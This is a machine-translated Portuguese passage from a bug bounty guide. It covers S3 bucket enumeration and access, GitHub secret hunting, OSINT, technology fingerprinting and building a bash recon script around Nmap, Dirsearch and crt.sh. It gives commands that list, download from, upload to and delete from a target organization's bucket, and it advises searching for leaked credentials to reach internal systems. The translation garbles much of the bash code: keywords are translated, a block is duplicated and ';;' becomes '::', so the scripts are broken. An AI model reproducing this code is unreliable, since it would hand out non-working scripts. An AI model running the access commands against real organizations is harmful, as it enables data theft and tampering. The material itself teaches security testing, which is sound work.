Por fim, você pode tentar fazer força bruta nos buckets usando palavras-chave. *Lazys3* (<https://github.com/nahamsec/lazys3/>) é uma ferramenta que ajuda você a fazer isso. Ela se baseia em uma lista de palavras para adivinhar os compartimentos que são permutações de palavras-chave comuns.

nomes de buckets. Outra boa ferramenta é o *Bucket Stream* (<https://github.com/eth0izzle/bucket-stream/>), que analisa certificados pertencentes a uma organização e encontra buckets S3 com base em permutações dos nomes de domínio encontrados nos certificados. O Bucket Stream também verifica automaticamente se o bucket está acessível, o que economiza seu tempo.

Depois de encontrar alguns buckets que pertencem à organização de destino, use a ferramenta de linha de comando da AWS para ver se consegue acessar um deles. Instale a ferramenta usando o seguinte comando:

```
pip install awscli
```

Em seguida, configure-o para funcionar com o AWS seguindo a documentação da Amazon em <https://docs.aws.amazon.com/cli/latest/userguide/cli-chap-configure.html>. Agora você deve conseguir acessar os buckets diretamente do seu terminal por meio do comando `aws s3`. Tente listar o conteúdo do bucket que você encontrou:

```
aws s3 ls s3://BUCKET_NAME/
```

Se isso funcionar, veja se é possível ler o conteúdo de algum arquivo interessante copiando os arquivos para o computador local:

```
aws s3 cp s3://BUCKET_NAME/FILE_NAME/path/to/local/directory
```

Reúna todas as informações úteis vazadas pelo bucket e use-as para exploração futura! Se a organização revelar informações como chaves de API ativas ou informações pessoais, você deve informar isso imediatamente. Os buckets S3 expostos por si só são geralmente considerados uma vulnerabilidade. Você também pode tentar fazer upload de novos arquivos para o bucket ou excluir arquivos dele. Se puder mexer em seu conteúdo, talvez consiga adulterar as operações do aplicativo Web ou corromper os dados da empresa. Por exemplo, esse comando copiará seu arquivo local chamado *TEST_FILE* para o bucket S3 do destino:

```
aws s3 cp TEST_FILE s3://BUCKET_NAME/
```

E esse comando removerá o *TEST_FILE* que você acabou de carregar:

```
aws s3 rm s3://BUCKET_NAME/TEST_FILE
```

Esses comandos são uma maneira inofensiva de provar que você tem acesso de gravação a um bucket sem realmente adulterar os arquivos da empresa-alvo.

Sempre carregue e remova seus próprios arquivos de teste. Não se arrisque a excluir recursos importantes da empresa durante o teste, a menos que esteja disposto a entrar com uma ação judicial dispendiosa.

Reconhecimento do GitHub

Pesquise os repositórios do GitHub de uma organização em busca de dados confidenciais que tenham sido confirmados accidentalmente ou de informações que possam levar à descoberta de uma vulnerabilidade.

Comece encontrando os nomes de usuário do GitHub relevantes para o seu

alvo. Você deve ser capaz de localizá-los pesquisando o nome da organização ou

nomes de produtos por meio da barra de pesquisa do GitHub ou verificando as contas do GitHub de funcionários conhecidos.

Quando encontrar nomes de usuário para auditar, visite suas páginas. Encontre repositórios relacionados aos projetos que você está testando e registre-os, juntamente com os nomes de usuário dos principais colaboradores da organização, o que pode ajudá-lo a encontrar repositórios mais relevantes.

Em seguida, mergulhe no código. Para cada repositório, preste atenção especial às seções Issues (Problemas) e Commits (Compromissos). Essas seções estão repletas de possíveis vazamentos de informações: elas podem indicar aos invasores bugs não resolvidos, códigos problemáticos e as correções de código e patches de segurança mais recentes. As alterações recentes no código que não resistiram ao teste do tempo têm maior probabilidade de conter bugs. Observe todos os mecanismos de proteção implementados para ver se é possível contorná-los. Você também pode pesquisar a seção Código para encontrar trechos de código potencialmente vulneráveis. Depois de encontrar um arquivo de interesse, verifique as seções Blame (Culpa) e History (Histórico) no canto superior direito da página do arquivo para ver como ele foi desenvolvido (Figura 5-8).



Figura 5-8: As seções Histórico e Culpa

Vamos nos aprofundar na análise do código-fonte no Capítulo 22, mas, durante a fase de reconhecimento, procure segredos codificados, como chaves de API, chaves de criptografia e senhas de banco de dados. Pesquise termos como *chave*, *segredo* e *senha* nos repositórios da organização para localizar credenciais de usuário codificadas que possam ser usadas para acessar sistemas internos. Depois de encontrar credenciais vazadas, você pode usar o KeyHacks (<https://github.com/streaak/keyhacks/>) para verificar se as credenciais são válidas e aprender a usá-las para acessar os serviços do alvo.

Você também deve procurar por funcionalidades confidenciais no projeto. Veja se algum código-fonte trata de funções importantes, como autenticação, redefinição de senha, ações de alteração de estado ou leitura de informações privadas. Preste atenção ao código que lida com a entrada do usuário, como os parâmetros de solicitação HTTP.

Os arquivos de configuração são os mais importantes, pois fornecem pontos de entrada em potencial para que os invasores explorem as vulnerabilidades do aplicativo. Procure por arquivos de configuração, pois eles permitem que você obtenha mais informações sobre sua infraestrutura. Além disso, procure endpoints antigos e URLs de buckets S3 que você possa atacar. Registre esses arquivos para análise posterior no futuro.

Dependências desatualizadas e o uso não verificado de funções perigosas também são uma grande fonte de bugs. Preste atenção às dependências e importações que estão sendo usadas e examine a lista de versões para ver se

estão desatualizadas.

Registre todas as dependências desatualizadas. Você pode usar essas informações posteriormente para procurar vulnerabilidades divulgadas publicamente que funcionariam em seu alvo.

Ferramentas como o Gitrob e o TruffleHog podem automatizar o processo de reconhecimento do GitHub. O *Gitrob* (<https://github.com/michenriksen/gitrob/>) localiza arquivos potencialmente confidenciais enviados para repositórios públicos no GitHub. O *TruffleHog* (<https://github.com/trufflesecurity/truffleHog/>) é especializado em encontrar segredos em repositórios por meio da condução de pesquisas regex e da varredura de strings de alta entropia.

Outras técnicas furtivas de OSINT

Muitas das estratégias que discuti até agora são exemplos de *inteligência de código aberto (OSINT)*, ou a prática de coletar informações de fontes públicas de informação. Esta seção detalha outras fontes de OSINT que você pode usar para extrair informações valiosas.

Primeiro, verifique os anúncios de emprego da empresa para cargos de engenharia.

Os anúncios de emprego de engenharia geralmente revelam as tecnologias que a empresa utiliza. Por exemplo, dê uma olhada em um anúncio como este:

Engenheiro de pilha completa

Qualificações mínimas:

Proficiência em Python e C/C++

Experiência em Linux

Experiência com Flask, Django e Node.js

Experiência com a Amazon Web Services, especialmente EC2, ECS, S3 e RDS

Ao ler isto, você sabe que a empresa usa Flask, Django e Node.js para criar seus aplicativos Web. Os engenheiros provavelmente também usam Python, C e C++ no backend com uma máquina Linux. Por fim, eles usam o AWS para terceirizar suas operações e o armazenamento de arquivos.

Se não conseguir encontrar publicações de emprego relevantes, pesquise os perfis dos funcionários no LinkedIn e leia os blogs pessoais dos funcionários ou suas perguntas sobre engenharia em fóruns como Stack Overflow e Quora. A experiência dos principais funcionários de uma empresa geralmente reflete a tecnologia usada no desenvolvimento.

Outra fonte de informações são os calendários do Google dos funcionários. Os calendários de trabalho das pessoas geralmente contêm anotações de reuniões, slides e, às vezes, até credenciais de login. Se um funcionário compartilhar seus calendários com o público por acidente, você poderá obter acesso a eles. As páginas de mídia social da organização ou de seus funcionários também podem vazar informações valiosas. Por exemplo, os hackers descobriram conjuntos de credenciais válidas em Post-it Notes visíveis no fundo das selfies do escritório!

Se a empresa tiver uma lista de e-mails de engenharia, inscreva-se nela para obter informações sobre a tecnologia e o processo de desenvolvimento da empresa. Verifique também as contas SlideShare ou Pastebin da empresa. Às vezes, quando as organizações se apresentam em conferências ou têm reuniões internas, elas carregam slides no SlideShare para referência. Talvez você consiga encontrar informações sobre a pilha de tecnologia e os desafios de segurança enfrentados pela empresa.

O Pastebin (<https://pastebin.com/>) é um site para colar e armazenar textos

on-line por um curto período de tempo. As pessoas o utilizam para compartilhar textos entre máquinas ou com outras pessoas. Os engenheiros às vezes o utilizam para compartilhar código-fonte ou registros de servidor com seus colegas para visualização ou colaboração, portanto, pode ser uma ótima fonte de

informações. Você também poderá encontrar credenciais carregadas e comentários de desenvolvimento. Vá até o Pastebin, pesquise o nome da organização alvo e veja o que acontece! Você também pode usar ferramentas automatizadas como o PasteHunter (<https://github.com/kevthehermit/PasteHunter/>) para procurar dados colados publicamente.

Por fim, consulte sites de arquivos como o Wayback Machine (<https://archive.org/web/>), um registro digital do conteúdo da Internet (Figura 5-9). Ele registra o conteúdo de um site em vários pontos no tempo. Usando o Wayback Machine, você pode encontrar pontos de extremaidade antigos, listagens de diretórios, subdomínios esquecidos, URLs e arquivos desatualizados, mas ainda em uso. A ferramenta Waybackurls da Tomnomnom (<https://github.com/tomnomnom/waybackurls/>) pode extrair automaticamente pontos finais e URLs do Wayback Machine.



Figura 5-9: O Wayback Machine arquiva a Internet e permite que você veja as páginas que foram removidas por um site.

Impressão digital da pilha técnica

As técnicas de impressão digital podem ajudá-lo a entender ainda melhor o aplicativo de destino. *Fingerprinting* é a identificação das marcas e versões de software que uma máquina ou um aplicativo usa. Essas informações permitem que você realize ataques direcionados ao aplicativo, pois é possível pesquisar qualquer configuração incorreta conhecida e vulnerabilidades divulgadas publicamente relacionadas a uma determinada versão. Por exemplo, se você souber que o servidor está usando uma versão antiga do Apache que pode ser afetada por uma vulnerabilidade divulgada, poderá tentar atacar imediatamente o servidor usando essa versão.

A comunidade de segurança classifica as vulnerabilidades conhecidas como *Common Vulnerabilities and Exposures (CVEs)* e atribui a cada CVE um número para referência. Procure-os no banco de dados CVE (https://cve.mitre.org/cve/search_cve_list.html).

A maneira mais simples de obter a impressão digital de um aplicativo é interagir diretamente com ele. Primeiro, execute o Nmap em uma máquina com o sinalizador -sV ativado para habilitar a detecção de versão na varredura de porta. Aqui, você pode ver que o Nmap tentou fazer o fingerprint de algum software em execução no host de destino para nós:

```
$ nmap scanme.nmap.org -sV
```

Iniciando o Nmap 7.60 (<https://nmap.org>)

Relatório de varredura do Nmap para scanme.nmap.org (45.33.32.156)

O host está ativo (latência de 0,065s).
Outros endereços para scanme.nmap.org (não escaneados): 2600:3c01::f03c:91ff:fe18:bb2f Não mostrado:
992 portas fechadas

ESTADO DA PORTA VERSÃO DO SERVIÇO

22/tcp open ssh **OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocolo 2.0)**

25/tcp smtp filtrado

80/tcp open http **Apache httpd 2.4.7 ((Ubuntu))**

135/tcp filtrado msrpc 139/tcp filtrado

netbios-ssn 445/tcp filtrado microsoft-ds

9929/tcp open nping-echo **Nping echo**

31337/tcp open tcpwrapped

Informações sobre o serviço: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Detecção de serviço realizada. Informe qualquer resultado incorreto em <https://nmap.org/submit/>. Nmap concluído: 1 endereço IP (1 host ativo) escaneado em 9,19 segundos

Em seguida, no Burp, envie uma solicitação HTTP ao servidor para verificar os cabeçalhos HTTP usados para obter informações sobre a pilha de tecnologia. Um servidor pode vazar muitas informações úteis para identificar sua tecnologia:

```
Servidor: Apache/2.0.6 (Ubuntu) X-
Powered-By: PHP/5.0.1
Gerador de X: Drupal 8
X-Drupal-Dynamic-Cache:
UNCACHEABLE Set-Cookie:
PHPSESSID=abcde;
```

Os cabeçalhos HTTP, como Server e X-Powered-By, são bons indicadores de tecnologias. O cabeçalho Server geralmente revela as versões de software em execução no servidor. O X-Powered-By revela o servidor ou a linguagem de script usada.

Além disso, determinados cabeçalhos são usados somente por tecnologias específicas. Por exemplo, somente o Drupal usa X-Generator e X-Drupal-Dynamic-Cache. Os cookies específicos da tecnologia, como PHPSESSID, também são pistas; se um servidor enviar de volta um cookie chamado PHPSESSID, ele provavelmente foi desenvolvido usando PHP.

O código-fonte HTML das páginas da Web também pode fornecer pistas. Muitas estruturas da Web ou outras tecnologias incorporam uma assinatura no código-fonte. Clique com o botão direito do mouse em uma página, selecione **Exibir código-fonte** e pressione CTRL-F para pesquisar frases como *powered by*, *built with* e *running*. Por exemplo, você pode encontrar Powered by: WordPress 3.2.2 escrito na fonte.

Verifique as extensões de arquivos, os nomes de arquivos, as pastas e os diretórios específicos da tecnologia. Por exemplo, um arquivo chamado *phpmyadmin* no diretório raiz, como <https://example.com/phpmyadmin>, significa que o aplicativo executa PHP. Um diretório chamado *jinja2* que contém modelos significa que o site provavelmente usa Django e Jinja2. Para obter mais informações sobre as assinaturas de sistema de arquivos de uma tecnologia específica, consulte a documentação individual.

Vários aplicativos podem automatizar esse processo. *Wappalyzer* (<https://www.wappalyzer.com/>) é uma extensão de navegador que identifica os sistemas de gerenciamento de conteúdo, as estruturas e as linguagens de programação usadas em um site. *BuiltWith* (<https://builtwith.com/>) é um site que mostra com quais tecnologias da Web um site foi criado. *StackShare* (<https://stackshare.io/>) é uma

plataforma on-line que permite que os desenvolvedores compartilhem a tecnologia que utilizam. Você pode usá-la para descobrir se os desenvolvedores da organização publicaram sua pilha de tecnologia. Por fim,

O Retire.js é uma ferramenta que detecta bibliotecas JavaScript e pacotes Node.js desatualizados. Você pode usá-la para verificar se há tecnologias desatualizadas em um site.

Escrevendo seus próprios roteiros de reconhecimento

Você já deve ter percebido que um bom reconhecimento é um processo extenso. Mas ele não precisa consumir muito tempo nem ser difícil de gerenciar. Já discutimos várias ferramentas que usam o poder da automação para facilitar o processo.

Às vezes, pode ser útil escrever seus próprios scripts. Um *script* é uma lista de comandos criados para serem executados por um programa. Eles são usados para automatizar tarefas como análise de dados, geração de páginas da Web e administração de sistemas. Para nós, caçadores de bugs, a criação de scripts é uma maneira rápida e eficiente de realizar reconhecimento, testes e exploração. Por exemplo, você pode escrever um script para examinar um alvo em busca de novos subdomínios ou enumerar arquivos e diretórios potencialmente confidenciais em um servidor. Depois que você aprende a criar scripts, as possibilidades são infinitas.

Esta seção aborda os scripts bash em particular - o que são e por que você deve usá-los. Você aprenderá a usar o bash para simplificar seu processo de reconhecimento e até mesmo escrever suas próprias ferramentas. Presumirei que você tenha conhecimento básico de como funcionam as linguagens de programação, incluindo variáveis, condicionais, loops e funções; portanto, se não estiver familiarizado com esses conceitos, faça um curso de introdução à programação na Codecademy (<https://www.codecademy.com/>) ou leia um livro de programação.

Os scripts do Bash, ou qualquer tipo de script de shell, são úteis para gerenciar complexidades e automatizar tarefas recorrentes. Se os seus comandos envolverem vários parâmetros de entrada ou se a entrada de um comando depender da saída de outro, digitar tudo manualmente pode se tornar complicado rapidamente e aumentar a chance de um erro de programação. Por outro lado, você pode ter uma lista de comandos que deseja executar muitas e muitas vezes. Os scripts são úteis nesse caso, pois pouparam o trabalho de digitar os mesmos comandos várias vezes. Basta executar o script todas as vezes e pronto.

Noções básicas sobre scripts do Bash

Vamos escrever nosso primeiro script. Abra qualquer editor de texto para acompanhar o processo. A primeira linha de todo script de shell que você escreve deve ser a *linha shebang*. Ela começa com um ponto de hash (#) e um ponto de exclamação (!), e declara o interpretador a ser usado para o script. Isso permite que o arquivo de texto simples seja executado como um binário. Nós o usaremos para indicar que estamos usando o bash.

Digamos que queremos escrever um script que execute dois comandos; ele deve executar o Nmap e, em seguida, o Dirsearch em um alvo. Podemos colocar os comandos no script da seguinte forma:

```
#!/bin/bash  
nmap scanme.nmap.org
```

/PATH/TO/dirsearch.py -u scanme.nmap.org -e php

Esse script não é muito útil; ele pode fazer a varredura em apenas um site, `scanme.nmap.org`. Em vez disso, devemos permitir que os usuários forneçam argumentos de entrada ao script bash para que possam escolher o site a ser verificado. Na sintaxe do bash, `$1` representa o primeiro argumento passado, `$2` é o segundo argumento e assim por diante. Além disso, `$@` representa todos os argumentos passados, enquanto `#$` representa o número total de argumentos. Vamos permitir que os usuários especifiquem seus alvos com o primeiro argumento de entrada, atribuído à variável `$1`:

```
#!/bin/bash
nmap $1
/PATH/TO/dirsearch.py -u $1 -e php
```

Agora os comandos serão executados para qualquer domínio que o usuário passar como o primeiro argumento.

Observe que a terceira linha do script inclui `/PATH/TO/dirsearch.py`. Você deve substituir `/PATH/TO/` pelo caminho absoluto do diretório onde armazenou o script Dirsearch. Se não especificar o local, o computador tentará procurá-lo no diretório atual e, a menos que tenha armazenado o arquivo Dirsearch no mesmo diretório do script do shell, o bash não o encontrará.

Outra forma de garantir que seu script possa encontrar os comandos a serem usados é por meio da variável PATH, uma variável ambiental em sistemas Unix que especifica onde os binários executáveis são encontrados. Se você executar esse comando para adicionar o diretório do Dirsearch ao seu PATH, poderá executar a ferramenta de qualquer lugar sem precisar especificar o caminho absoluto:

```
export PATH="/PATH_TO_DIRSEARCH:$PATH"
```

Depois de executar esse comando, você poderá usar o Dirsearch diretamente:

```
#!/bin/bash
nmap $1
dirsearch.py -u $1 -e php
```

Observe que você terá de executar o comando export novamente após reiniciar o terminal para que o PATH contenha o caminho para o Dirsearch. Se não quiser exportar o PATH várias vezes, você pode adicionar o comando export ao arquivo `~/.bash_profile`, um arquivo que armazena suas preferências e configurações do bash. Para fazer isso, abra o arquivo `~/.bash_profile` com seu editor de texto favorito e adicione o comando export ao final do arquivo.

O script está completo! Salve-o em seu diretório atual com o nome de arquivo `recon.sh`. A extensão `.sh` é a extensão convencional para scripts de shell. Certifique-se de que o diretório de trabalho do terminal seja o mesmo em que você armazenou o script, executando o comando `cd /location/of/your/script`. Execute o script no terminal com este comando:

```
$ ./recon.sh
```

Talvez você veja uma mensagem como esta:

```
permissão negada: ./recon.sh
```

Isso ocorre porque o usuário atual não tem permissão para executar o script. Por motivos de segurança, a maioria dos arquivos não é executável por padrão. Você pode corrigir esse comportamento adicionando direitos de execução para todos, executando esse comando no terminal:

```
$ chmod +x recon.sh
```

O comando chmod edita as permissões de um arquivo, e +x indica que queremos adicionar a permissão de execução para todos os usuários. Se você quiser conceder direitos de execução somente ao proprietário do script, use esse comando:

```
$ chmod 700 recon.sh
```

Agora, execute o script como fizemos anteriormente. Tente passar o *scanme.nmap.org* como primeiro argumento. Você deverá ver a saída do Nmap e do Dirsearch impressa:

```
$ ./recon.sh scanme.nmap.org
Iniciando o Nmap 7.60 ( https://nmap.org )
Relatório de varredura do Nmap para scanme.nmap.org
(45.33.32.156) O host está ativo (latência de 0,062s).
Outros endereços para scanme.nmap.org (não escaneados): 2600:3c01::f03c:91ff:fe18:bb2f Não mostrado:
992 portas fechadas
PORTO      ESTADO    SERVIÇO
22/tcp      aberto    ssh
25/tcpfiltered  smtp
80/tcp      aberto    http
                  135/tcpfiltered
msrpc
139/tcpfiltered  netbios-ssn
                  445/tcpfiltered microsoft-
ds 9929/tcp openning-echo 31337/tcp
                  openElite
Nmap concluído: 1 endereço IP (1 host ativo) escaneado em 2,16 segundos

Extensões: php | Método HTTP: get | Threads: 10 | Tamanho da lista de palavras: 6023
Registro de erros: /Users/vickieli/tools/dirsearch/logs/errors.log
Alvo: scanme.nmap.org [11:14:30]
Iniciando:
[11:14:32] 403 - 295B - ./htaccessOLD2
[11:14:32] 403 - 294B - ./htaccessOLD
[11:14:33] 301 - 316B - ./svn -> http://scanme.nmap.org/.svn/
[11:14:33] 403 - 298B - ./svn/all-wcprops
[11:14:33] 403 - 294B - ./svn/entradas
[11:14:33] 403 - 297B - ./svn/prop-base/
[11:14:33] 403 - 296B - ./svn/pristine/
[11:14:33] 403 - 315B - ./svn/text-base/index.php.svn-base
[11:14:33] 403 - 297B - ./svn/text-base/
[11:14:33] 403 - 293B - ./svn/props/
[11:14:33] 403 - 291B - ./svn/tmp/
[11:14:55] 301 - 318B - /images -> http://scanme.nmap.org/images/
[11:14:56] 200 - 7KB - /index
[11:14:56] 200 - 7KB - /index.html
```

```
[11:15:08] 403 - 296B - /server-status/  
[11:15:08] 403 - 295B - /server-status  
[11:15:08] 301 - 318B - /shared -> http://scanme.nmap.org/shared/ Tarefa concluída
```

Como salvar a saída da ferramenta em um arquivo

Para analisar os resultados do reconhecimento posteriormente, talvez você queira salvar a saída dos scripts em um arquivo separado. É aqui que o redirecionamento de entrada e saída entra em ação. *O redirecionamento de entrada* usa o conteúdo de um arquivo ou a saída de outro programa como entrada para o seu script. *O redirecionamento de saída* é redirecionar a saída de um programa para outro local, como um arquivo ou outro programa. Aqui estão alguns dos operadores de redirecionamento mais úteis:

PROGRAM > FILENAME Grava a saída do programa no arquivo com esse nome. (Primeiro, ele limpará todo o conteúdo do arquivo. Ele também criará o arquivo se ele ainda não existir).

PROGRAM >> FILENAME Anexa a saída do programa ao final do arquivo, sem limpar o conteúdo original do arquivo.

PROGRAM < FILENAME Lê o arquivo e usa seu conteúdo como entrada do programa.

PROGRAM1 | PROGRAM2 Usa a saída do *PROGRAM1* como entrada para o *PROGRAM2*.

```
#!/bin/bash
```

Poderíamos, por exemplo, gravar os resultados das varreduras do Nmap e do Dirsearch em arquivos diferentes:

```
echo "Criando o diretório $1_recon." 1  
mkdir $1_recon 2  
nmap $1 > $1_recon/nmap 3  
echo "Os resultados da varredura do nmap estão armazenados em $1_recon/nmap."  
/PATH/TO/dirsearch.py -u $1 -e php 4 --simple-report=$1_recon/dirsearch echo "Os  
resultados da verificação de dirsearch estão armazenados em $1_recon/dirsearch."
```

O comando **echo 1** imprime uma mensagem no terminal. Em seguida, o **mkdir** cria um diretório com o nome *DOMAIN_recon 2*. Armazenamos os resultados do nmap em um arquivo chamado *nmap* no diretório recém-criado **3**. O sinalizador **simple-report 4** do Dirsearch gera um relatório no local designado. Armazenamos os resultados do Dirsearch em um arquivo chamado *dirsearch* no novo diretório.

Você pode tornar seu script mais gerenciável introduzindo variáveis para fazer referência a arquivos, nomes e valores. As variáveis no bash podem ser atribuídas usando a seguinte sintaxe: *NOME_DA_VARIÁVEL=VALOR_DA_VARIÁVEL*. Observe que não deve haver espaços ao redor do sinal de igual. A sintaxe para fazer referência a variáveis é **\$VARIABLE_NAME**. Vamos implementar isso no script:

```
#!/bin/bash  
PATH_TO_DIRSEARCH="/Users/vickielo/tools/dirsearch"  
DOMAIN=$1  
DIRECTORY=${DOMAIN}_recon 1  
echo "Criando o diretório $DIRECTORY." mkdir  
$DIRECTORY
```

```
nmap $DOMAIN > $DIRECTORY/nmap
echo "Os resultados da varredura do nmap estão armazenados em $DIRECTORY/nmap."
$PATH_TO_DIRSEARCH/dirsearch.py -u $DOMAIN -e php -simple-report=$DIRECTORY/dirsearch 2
echo "Os resultados da varredura dirsearch estão armazenados em $DIRECTORY/dirsearch."
```

Usamos \${DOMAIN}_recon em vez de \$DOMAIN_recon 1 porque, caso contrário, o bash reconheceria a totalidade de DOMAIN_recon como o nome da variável. As chaves informam ao bash que DOMAIN é o nome da variável e _recon é o texto simples que estamos anexando a ela. Observe que também armazenamos o caminho para Dirsearch em uma variável para facilitar a alteração no futuro 2.

Usando o redirecionamento, agora é possível escrever scripts de shell que executam várias ferramentas em um único comando e salvam suas saídas em arquivos separados.

Adição da data da digitalização à saída

Digamos que você queira adicionar a data atual à saída do script ou selecionar quais varreduras devem ser executadas, em vez de sempre executar o Nmap e o Dirsearch. Se você quiser escrever ferramentas com mais funcionalidades como essa, precisará entender alguns conceitos avançados de script de shell.

Por exemplo, um exemplo útil é a *substituição de comando* ou a operação na saída de um comando. Ao usar \$(), o Unix é instruído a executar o comando entre parênteses e atribuir sua saída ao valor de uma variável. Vamos praticar o uso dessa sintaxe:

```
#!/bin/bash PATH_TO_DIRSEARCH="/Users/vickielis/tools/dirsearch"
TODAY=$(date) 1
echo "Esta varredura foi criada em $TODAY" 2
DOMAIN=$1
DIRECTORY=${DOMAIN}_recon
echo "Criando o diretório $DIRECTORY."
mkdir $DIRECTORY
nmap $DOMAIN > $DIRECTORY/nmap
echo "Os resultados da varredura do nmap estão armazenados em $DIRECTORY/nmap."
$PATH_TO_DIRSEARCH/dirsearch.py -u $DOMAIN -e php --simple-report=$DIRECTORY/dirsearch echo "Os resultados da varredura do dirsearch estão armazenados em $DIRECTORY/dirsearch."
```

Em 1, atribuímos a saída do comando date à variável TODAY. O comando date exibe a data e a hora atuais. Isso nos permite emitir uma mensagem indicando o dia em que realizamos a varredura 2.

Adição de opções para escolher as ferramentas a serem executadas

Agora, para executar seletivamente apenas determinadas ferramentas, você precisa usar condicionais. No bash, a sintaxe de uma instrução if é a seguinte. Observe que a instrução condicional termina com a palavra-chave fi, que é if ao contrário:

```
se [ condição 1 ] então
    # Faça se a condição 1 for satisfeita elif [
    condição 2 ]
então
```

```
# Faça se a condição 2 for atendida e a condição 1 não for atendida.  
# Faça outra coisa se nenhuma das condições for satisfeita  
fi
```

Digamos que queiramos que os usuários possam especificar o MODO de varredura, como segue:

```
$ ./recon.sh scanmme.nmap.org MODE
```

Podemos implementar essa funcionalidade da seguinte forma:

```
#!/bin/bash  
PATH_TO_DIRSEARCH="/Users/vickielo/tools/dirsearch"  
TODAY=$(date)  
echo "Esta varredura foi criada em $TODAY"  
DIRECTORY=${DOMAIN}_recon  
echo "Criando o diretório $DIRECTORY." mkdir  
$DIRECTORY  
se [ $2 == "nmap-only" ] 1  
então  
    nmap $DOMAIN > $DIRECTORY/nmap 2  
    echo "Os resultados da varredura do nmap estão armazenados em  
$DIRECTORY/nmap." elif [ $2 == "dirsearch-only" ] 3  
então  
    $PATH_TO_DIRSEARCH/dirsearch.py -u $DOMAIN -e php -simple-report=$DIRECTORY/dirsearch 4  
    echo "Os resultados da varredura dirsearch estão armazenados em $DIRECTORY/dirsearch." else  
5  
    nmap $DOMAIN > $DIRECTORY/nmap 6  
    echo "Os resultados da varredura do nmap estão armazenados em $DIRECTORY/nmap."  
    $PATH_TO_DIRSEARCH/dirsearch.py -u $DOMAIN -e php --simple-report=$DIRECTORY/dirsearch echo "Os  
resultados da varredura do dirsearch estão armazenados em $DIRECTORY/dirsearch."  
fi
```

Se o usuário especificar nmap-only **1**, executaremos apenas o nmap e armazenaremos os resultados em um arquivo chamado *nmap* **2**. Se o usuário especificar dirsearch-only **3**, executaremos e armazenaremos apenas os resultados do Dirsearch **4**. Se o usuário especificar neither **5**, executaremos ambas as varreduras **6**.

Agora, você pode fazer com que sua ferramenta execute apenas os comandos Nmap ou Dirsearch, especificando um deles no comando:

```
$ ./recon.sh scanme.nmap.org nmap-only  
$ ./recon.sh scanme.nmap.org dirsearch-only
```

Execução de ferramentas adicionais

E se você também quiser ter a opção de recuperar informações da ferramenta crt.sh? Por exemplo, você deseja alternar entre esses três modos ou executar todas as três ferramentas de reconhecimento ao mesmo tempo:

```
$ ./recon.sh scanme.nmap.org nmap-only  
$ ./recon.sh scanme.nmap.org dirsearch-only  
$ ./recon.sh scanme.nmap.org crt-only
```

Poderíamos reescrever as declarações if-else para trabalhar com três opções: primeiro, verificamos se MODE é somente nmap. Em seguida, verificamos se MODE é somente dirsearch e, finalmente, se MODE é somente crt. Mas são muitas instruções if-else, o que torna o código complicado.

Em vez disso, vamos usar as instruções case do bash, que permitem a correspondência de vários valores com uma variável sem passar por uma longa lista de instruções if-else. A sintaxe das instruções case é semelhante a esta. Observe que o estado termina com esac, ou case backward:

```
case $VARIABLE_NAME in
    case1)
        Faça algo
        ;;
    caso2)
        Faça algo
        ;;
    caseN)
        Faça algo
        ;;
    *)
        Caso padrão, esse caso é executado se nenhum outro caso corresponder.
        ;;
esac
```

Podemos aprimorar nosso script implementando a funcionalidade com o case em vez de várias instruções if-else:

```
#!/bin/bash
PATH_TO_DIRSEARCH="/Users/vickieli/tools/dirsearch"
TODAY=$(date)
echo "Esta varredura foi criada em $TODAY"
DOMAIN=$1
DIRECTORY=${DOMAIN}_recon
echo "Criando o diretório $DIRECTORY."
mkdir $DIRECTORY
case $2 in
    nmap-only)
        nmap $DOMAIN > $DIRECTORY/nmap
        echo "Os resultados da varredura do nmap estão armazenados em $DIRECTORY/nmap."
        ;;
    dirsearch-only)
        $PATH_TO_DIRSEARCH/dirsearch.py -u $DOMAIN -e php --simple-report=$DIRECTORY/dirsearch echo "Os resultados da varredura do dirsearch estão armazenados em $DIRECTORY/dirsearch."
        ;;
    somente crt)
        curl "https://crt.sh/?q=$DOMAIN&output=json" -o $DIRECTORY/crt 1
        echo "Os resultados da análise de certificados estão armazenados em $DIRECTORY/crt."
        ;;
    *)
        nmap $DOMAIN > $DIRECTORY/nmap
        echo "Os resultados da varredura do nmap estão armazenados em $DIRECTORY/nmap."
        $PATH_TO_DIRSEARCH/dirsearch.py -u $DOMAIN -e php --simple-report=$DIRECTORY/dirsearch echo "Os resultados da varredura do dirsearch estão armazenados em $DIRECTORY/dirsearch."
        ;;
esac
```

```
curl "https://crt.sh/?q=$DOMAIN&output=json" -o $DIRECTORY/crt echo "Os resultados da análise do certificado estão armazenados em $DIRECTORY/crt."  
;;  
esac
```

O comando curl **1** faz o download do conteúdo de uma página. Nós o usamos aqui para baixar dados do arquivo crt.sh. E a opção **-o** do curl permite que você especifique um arquivo de saída. Mas observe que nosso código tem muita repetição! As seções de código que executam cada tipo de varredura se repetem duas vezes. Vamos tentar reduzir a repetição usando funções. A sintaxe de uma função bash é semelhante a esta:

```
NOME_DA_FUNÇÃO()  
{  
    FAZER_SOMETHING  
}
```

Depois de declarar uma função, você pode chamá-la como qualquer outro comando do shell dentro do script. Vamos adicionar funções ao script:

```
#!/bin/bash  
PATH_TO_DIRSEARCH="/Users/vickieli/tools/dirsearch"  
TODAY=$(date)  
echo "Esta varredura foi criada em $TODAY"  
DOMAIN=$1  
DIRECTORY=${DOMAIN}_recon  
echo "Criando o diretório $DIRECTORY." mkdir  
$DIRECTORY  
nmap_scan() 1  
{  
    nmap $DOMAIN > $DIRECTORY/nmap  
    echo "Os resultados da varredura do nmap estão armazenados em $DIRECTORY/nmap."  
}  
dirsearch_scan() 2  
{  
    $PATH_TO_DIRSEARCH/dirsearch.py -u $DOMAIN -e php --simple-report=$DIRECTORY/dirsearch echo "Os resultados da varredura do dirsearch estão armazenados em $DIRECTORY/dirsearch."  
}  
crt_scan() 3  
{  
    curl "https://crt.sh/?q=$DOMAIN&output=json" -o $DIRECTORY/crt echo "Os resultados da análise do certificado estão armazenados em $DIRECTORY/crt."  
}  
case $2 in 4  
    somente  
    nmap)  
        nmap_scan  
        ;;  
    dirsearch-only) dirsearch_scan  
        ;;  
    crt-only)  
        crt_scan  
        ;;  
*)  
    nmap_scan
```

```
dirsearch_scan  
crt_scan  
::  
esac
```

